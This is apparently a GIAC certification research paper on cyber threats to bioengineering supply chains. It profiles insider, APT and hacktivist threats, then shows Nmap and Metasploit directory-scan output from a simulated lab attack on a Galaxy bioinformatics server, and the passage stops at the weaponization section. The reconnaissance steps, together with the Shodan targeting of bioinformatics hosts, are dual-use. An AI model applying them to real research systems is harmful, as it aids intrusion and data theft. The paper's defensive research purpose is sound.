# Cyber Threats to the Bioengineering Supply Chain

*GIAC (GCIH) and RES 5500 Gold Certification*

Author: Scott R. Nawrocki, srnawrocki@me.com
Advisor: Tanya Baccam

Accepted: January 29, 2019

Abstract

Biotechnology and pharmaceutical companies rely on the sequencing of DNA to conduct research, develop new drug therapies, solve environmental challenges and study emerging infectious diseases. Synthetic biology combines biology and computer engineering disciplines to read, synthetically write and store DNA sequences utilizing bioinformatics applications. Bioengineers begin with a computerized genetic model and turn that model into a living cell (2011, Smolke). Genetic editing is making headlines as there are rumors that a genetically modified human, immune to HIV, was born in China. As the soil on our farms becomes depleted of nitrogen, genetic research is focusing on applications as a means to reintroduce nitrogen into the ground. Reliance on oil and pollution has paved the way for research into bio-fuels. Genomic research advances have outpaced the security of these applications and technology which leaves them vulnerable to attack (2017, Ney). As information security professionals, we must keep pace with these advances. This research will demonstrate the stages of a network-based attack, recommend Critical Security Controls countermeasures and introduce the concept of a Bioengineering Systems Kill Chain.

# 1. Introduction

The Bioengineering supply chain begins with the acquisition of either a physical genetic sample or an existing data record, which could be downloaded from a repository such as the National Center for Biotechnology Information Genbank FTP website. This data is sequenced, stored, analyzed and disseminated on various platforms to include Local Area Networks and cloud services (2018, Bajema). Universities, pharmaceutical companies, the genomic sequencing industry and genetic testing companies rely on the availability of this data. While machines are programmed with binary code to include 0s and 1s, in biology, genetic code relies on As (adenine), Cs (cytosine), Gs (guanine) and Ts (thymine). Data stored in either form may be vulnerable to theft, sabotage or manipulation by adversaries.

In a December 2018 report, the United States Government Accountability Office (GAO) listed biotechnology, specifically human genetic modification, synthetic biology, biotechnology applications and access to such technology as potential dual-use technology threats (2018, GAO). The term dual-use indicates certain technologies could be used for peaceful purposes or alternatively for sinister purposes. Later in the GAO report, under weapons, genetic engineering and synthetic biology are once again referenced as dual-use and could be utilized in the development of new biological weapons (2018, GAO).

As emerging threats are forecasted by entities such as the GAO, information security professionals who protect the information and processes in the Bioengineering supply chain should be cognizant of the genetic data location, potential vulnerabilities in genetic research applications and the authenticity of genetic data downloaded. Everyone in the supply chain might not be aware of the vulnerabilities, risks and threats in biotechnology.

## 1.1. Synthetic Biology

According to the Engineering Biology Research Consortium:

Synthetic biology is the design and construction of new biological entities such as enzymes, genetic circuits, and cells or the redesign of existing biological systems. Synthetic biology builds on the advances in molecular, cell, and systems biology and seeks to transform biology in the same way that synthesis transformed chemistry and integrated circuit design transformed computing.

The nuances of synthetic biology reside in the capability of researchers to design, manipulate and simulate genetic sequences in a virtual, CAD-like, environment. Prior to physically sequencing genetic code, the researcher can examine the code to determine viability in a physical cell or biological system. Figure 1 depicts the end to end nature of the Synthetic Biology Information Life Cycle.




Figure 1: The Information Life Cycle (2018, Bajema)

## 1.2. Bioinformatics Tools

Bioinformatics Tools provide the researcher a canvas to design a genetic sequence, cut and paste genetic code and run simulations. Fastx-toolkit, samtools and SOAPdenovo2 are examples of such Linux- based tools currently being utilized. Security vulnerability research on the aforementioned tools is rare. The ability to encode genetic sequences with malware should be alarming to information security professionals within the Bioengineering Supply Chain. Security researchers at the University of Washington placed a buffer overflow vulnerability within a genetic sequence to adversely affect a system (2017, Ney). SIEMs, IDS and IPS are likely not tuned to threats embedded in genetic sequences. At the time of this research, there were no published challenges to these security infrastructures and their ability to identify malware in genetic code.


The possibility of placing a virus (malware) within a virus (genetic code) is a plausible scenario that will affect bioinformatics tools and the supply chain. Just as computer programmers cut and paste computer code, the same is true with bioengineers. What if a bioengineer downloaded a virus within a virus and unknowingly contaminated the company supply chain?

To corrupt a genome, an attacker must first obtain a genetic sequence and utilize a Bioinformatics Tool, such as GenoCad® to insert a vulnerability into the sequence.

> The GenoCad® website is written in a combination of PHP and JavaScript and runs on an Apache server. The MySQL database is on a different server, and both servers use the Linux operating system. The validation page relies on a custom parser developed in C++ (2009, Czar).

Like many systems, the aforementioned application structure may provide a litany of access points for the adversary to exploit in order to corrupt an existing genetic sequence on the website or gain access to stored research. A Patch Management System on the backend of systems like GenoCAD® and other similar applications is critical to maintaining the integrity of the Bioengineering Supply Chain.

Galaxy is a web application which has the ability to search across online genomic databases, download genetic sequences, manipulate them and store them in a PostgreSQL database (2015, Giardine). It is opined that genetic researchers utilize this Bioinformatics tool either through the web application or through an installed version within their network. During this research, a download version of the Galaxy application was located and installed into a virtual laboratory network. Figure 2 depicts the home page for the Galaxy application. Based on the open source availability of this application, an attacker could leverage this application to encode an exploit in a genetic sequence or search for vulnerabilities in the application itself during the Reconnaissance phase of an attack campaign.



Hello, Galaxy is running!

To customize this page edit `static/welcome.html`

Galaxy is an open platform for supporting data intensive research. Galaxy is developed by The Galaxy Team with the support of many contributors.

The Galaxy Project is supported in part by NHGRI, NSF, The Huck Institutes of the Life Sciences, The Institute for CyberScience at Penn State, and Johns Hopkins University.

To direct input to this VM, click inside or press Ctrl+G.

Figure 2: Galaxy application home page

## 2. Threat Assessment Methodology

### 2.1. Method

A quantitative hypothesized problem and solution methodology was utilized. It was opined that Bioinformatics Tools were not hardened, leaving the bioengineering supply chain in a vulnerable state. This research methodology sought to identify likely threat actors who would be motivated and capable of distrupting areas of this supply chain based on 1) affinity for certain sectors, 2) Modus Operandi, 3) tools/malware and 4) prior attack campaigns.

The Department of Homeland Security Industrial Control Systems Cyber Emergency Response Team categorizes the following potential threats: 1) National Governments, 2) Terrorists, 3) Industrial Spies and Organized Crime Groups, 4) Hacktivists and 5) Hackers. While there may be potential for the aforementioned threats to target the Bioengineering Supply Chain, for the purposes of this research, three were selected. The Advanced Persistent Threat category was added as research indicated an affinity for the biotechnology sector.

In an effort to research a wide range of capabilities, tools and level of access, three threat categories were examined: malicious insider, Advanced Persistent Threat and hacktivist. Tactics, Techniques and Procedures (TTPs) associated with these threat actors will serve as a foundation for the second phase of this research which includes a simulated attack on the supply chain in a virtual laboratory network.

# 3. Threat Actor Targeting of Biotechnology

## 3.1. Insider Threat to Intellectual Property

### 3.1.1. Affinity for the Biotechnology Sector

Pharmaceutical companies compete to develop new drugs and vaccines. Billions of dollars in research is spent to develop the next cure. Malicious insiders within the biotechnology industry pose a potential risk of intellectual property.

Along with intentional theft, there is the potential for unintentional information leaks by research scientists. The nature of collaborative research welcomes the opportunity to share genomic sequences, cultures and research. Presentations and conferences are locations where competitors, foreign governments and other adversaries can glean proprietary research information.

### 3.1.2. Modus Operandi

The Modus Operandi for insiders can include theft of intellectual property by USB, email or Dropbox. Insiders could also seek to sabotage ongoing research. The motivations for sabotage would vary but could include: a company being purchased by a competitor, an employee who is about to be fired or philosophical reasons.

### 3.1.3. Tools, Malware and Prior Campaigns

While malware would not be common in this scenario, tools that facilitate data exfiltration would be expected. The insider threat could target the Bioengineering Supply Chain during the design, build and testing phase, and/or during DNA synthesis or physical theft of the end product.

## 3.2. Advanced Persistent Threat to Biotech

### 3.2.1. Affinity for the Biotechnology Sector

China's Five-Year economic plan has been in existence since 1953 and once served and continues to serve as a road map to improve its standing in the world. According to their 12th Five-Year plan, one of the seven priority industries included biotechnology, specifically pharmaceuticals and medical devices. Is it possible that Chinese APT groups could utilize this plan as a targeting package for certain industries, such as the Bioengineering Supply Chain (2014, Rajpari)? A deeper dive into Chinese APT groups indicated APT 8, APT 10 and 18 had an affinity for the pharmaceutical sector and biotechnology according to the referenced spreadsheet (2018, Stirpari).

### 3.2.2. Modus Operandi

Unfortunately, little is known about the Modus Operandi of overseas APT groups. According to Stirpari, APT 10 employed data exfiltration by way of TCP ports and associated services (2018). If the goal is to exfiltrate genetic sequences, new drug formulas and other pharmaceutical intellectual property, such data could be embedded in HTTPS Port 443 traffic.

### 3.2.3. Tools, Malware and Prior Campaigns

Remote Access Tools (RAT) have been utilized by Advanced Persistent Threat groups to exfiltrate sensitive data. According to Fire Eye®, several APT campaigns have deployed Poison Ivy, a RAT, as early as 2008 and highlighted the fact that the th3bug campaign targeted the healthcare industry (2014, Fire Eye®). Gh0st RAT was historically attributed to China-based threat actors (2018, RSA®). With a RAT, threat actors could potentially see, hear and log genetic sequence research at various aspects of the bioengineering supply chain. HTTPBrowser, TokenControl, HcdLoader and PisLoader were potential toolsets for Mandiant referenced APT 18 (2018, Stirpari).

RATs would provide the APT access to virtually every aspect of the Bioengineering Supply Chain. If the APT objective is to exfiltrate sensitive data, the design, build and test phase would be the likely target. In the case of a more sinister objective such as adversely affecting the consumer product or producing a harmful organism, the APT would need to affect the early data acquisition phase or later DNA synthesis phase.

## 3.3. Hacktivist Sabotaging Research

Hacktivists utilize the internet and technology to spread the word about their political or social objective. Terrorists utilize threats or force or violence to promote their political or social objective. What if biotech was genetically modifying agriculture and Hacktivists or Eco-Terrorists disagreed?

### 3.3.1. Affinity for the Biotechnology Sector

The hacktivist scenario is a hypothetical scenario as there is no indication that hacktivists are targeting the biotechnology sector. Gene editing is one technology advance which will certainly spawn debate regarding medical ethics. Genetically modifying organisms, crops and farm animals is another debated scientific advance. These may one day attract the attention of hacktivists.

### 3.3.2. Modus Operandi


Distributed Denial of Service Attacks, obtaining and posting sensitive documents and website defacements have been common tactics deployed by hacktivists.

### 3.3.3. Tools, Malware and Prior Campaigns

Social engineering, SQL injection attacks and Cross-site Scripting attacks have been employed by hacktivists. High Orbit Ion Cannon or pay-for DDoS services disrupt target networks. Metasploit and Nikto were also notable TTPs (2016, Deloitte). The Hacktivist's desire to disrupt research would include corrupting the genome at the data acquisition phase or the end consumer product in an effort to embarrass the organization or dissuade consumer confidence in the technology.

## 4. Anatomy of a Supply Chain Attack

In general, vulnerabilities in various nodes of this supply chain have been categorized. In a 2018, "Trends in Biotechnology" paper, a CAD system attack, network attack, workflow attack, process control attack and test data corruption were identified as potential attack scenarios in Figure 3 (2018, Peccoud). While not within the scope of the testing conducted in the paper, process control attacks will be discussed later in Section 4.5.2. Additional research on process control systems attacks is warranted to test those specific systems in the Bioengineering Supply Chain.



Trends in Biotechnology

Figure 3: Bioengineering Supply Chain Vulnerabilities (2018, Peccoud)

## 4.1. Reconnaissance

APTs, insider threats and hacktivists will begin their campaign with passive, non-intrusive surveys of their targets. In the bioengineering field, intelligence gleaned regarding Bioinformatics Tools, databases, operating systems, cloud services and area of research will serve as the foundation for an attack campaign.

### 4.1.1. Identifying systems through job posting and online resources

Adversaries can take advantage of online job postings for bioinformatics systems engineers as these will often identify systems and applications utilized by that company or university. A random sample of three such postings stressed the importance of cloud computing experience with Amazon Web Services (AWS) and Azure. One position required experience with Big Data Technologies to include Spark, Hadoop and Informatica BDE. A commonality amongst the postings were experience with Linux, Unix and Perl scripting. It should be noted many of the Bioinformatics Tools studied were Linux- based tools. Databases such as MySQL, PostgreSQL, MongoDB and GraphDB were mentioned in the postings.

Reconnaissance can be conducted on various online genetic sequence resources. The National Center for Biotechnology Information Genbank FTP website maintains genetic sequences available for download to researchers, companies or potential adversaries. Once adversaries gain access to a research network, having the genetic sequence for a virus or bacteria could assist them in refining string searches to locate sensitive research to include vaccine countermeasures, bio-fuel studies and precision medicine research.

## 4.2. Scanning

Adversaries could easily triage the internet for potentially vulnerable servers with Shodan. A query of Shodan for the search term Bioinformatics revealed forty-eight hits. The top three services were HTTPS, 8081 and FTP. The majority of these servers were hosted by universities. The top five countries were: United States, Sweden, United Kingdom, China and Germany.

### 4.2.1. Network mapping

During this research, a simulated biotech supply chain network was simulated in a lab environment. Utilizing VmWare© ESXi™, the Galaxy bioinformatics application was installed on an Ubuntu Linux 'Webserver' (10.20.0.40), the backend database was installed on an Ubuntu Linux 'PostgreSQL server' (10.20.0.30) and for the purposes of this research, an attacker has gained access to an internal workstation (10.20.0.100) and research server (10.20.0.20). The installation of the Galaxy application was gleaned from an online forum (2012, sam.paech). The attacker can contemplate various attack scenarios: buffer overflow, command injection, SQL injection, man in the middle and a process control network attack as shown in Figure 4. An Nmap scan of the web server at 10.20.0.40 is depicted in Figure 5 and this server is further interrogated in Figure 6 with a Metasploit directory scanner.






Figure 4: Virtual Laboratory Network with potential attack vectors



```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-06 07:12 EST
Nmap scan report for webserver-virtual-machine (10.20.0.40)
Host is up (0.00030s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 7f:9b:c5:05:36:df:6e:10:f2:4d:19:65:5a:33:98:e1 (RSA)
|   256 cc:44:55:bf:ef:41:59:cf:f1:e2:e6:5d:87:dc:3c:7a (ECDSA)
|_  256 45:3c:16:b9:8c:38:b9:4c:fd:be:a6:23:de:72:fb:cf (EdDSA)
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
8080/tcp open  http    PasteWSGIServer 0.5 (Python 2.7.15rc1)
| http-robots.txt: 2 disallowed entries
|_/display? /display_as?
|_http-title: Galaxy
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.15 seconds
```

Figure 5: Nmap scan of Web Server




```
msf5 auxiliary(scanner/http/dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                           Required  Description
   ----        ---------------                           --------  -----------
   DICTIONARY  /home/control/msf/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
   PATH        /                                          yes       The path  to identify files
   Proxies                                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS      10.20.0.40                                 yes       The target address range or CIDR identifier
   RPORT       80                                         yes       The target port (TCP)
   SSL         false                                      no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                          yes       The number of concurrent threads
   VHOST                                                  no        HTTP server virtual host

msf5 auxiliary(scanner/http/dir_scanner) > set RPORT 8080
RPORT => 8080
msf5 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 10.20.0.40
[+] Found http://10.20.0.40:8080/activate/ 500 (10.20.0.40)
[+] Found http://10.20.0.40:8080/admin/ 403 (10.20.0.40)
[+] Found http://10.20.0.40:8080/display/ 200 (10.20.0.40)
[+] Found http://10.20.0.40:8080/error/ 500 (10.20.0.40)
[+] Found http://10.20.0.40:8080/index/ 200 (10.20.0.40)
[+] Found http://10.20.0.40:8080/library/ 200 (10.20.0.40)
[+] Found http://10.20.0.40:8080/login/ 200 (10.20.0.40)
[+] Found http://10.20.0.40:8080/mobile/ 302 (10.20.0.40)
[+] Found http://10.20.0.40:8080/root/ 200 (10.20.0.40)
[+] Found http://10.20.0.40:8080/search/ 200 (10.20.0.40)
[+] Found http://10.20.0.40:8080/user/ 200 (10.20.0.40)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 6: Metasploit Directory Scan of Web Server

## 4.3. Design and Weaponize

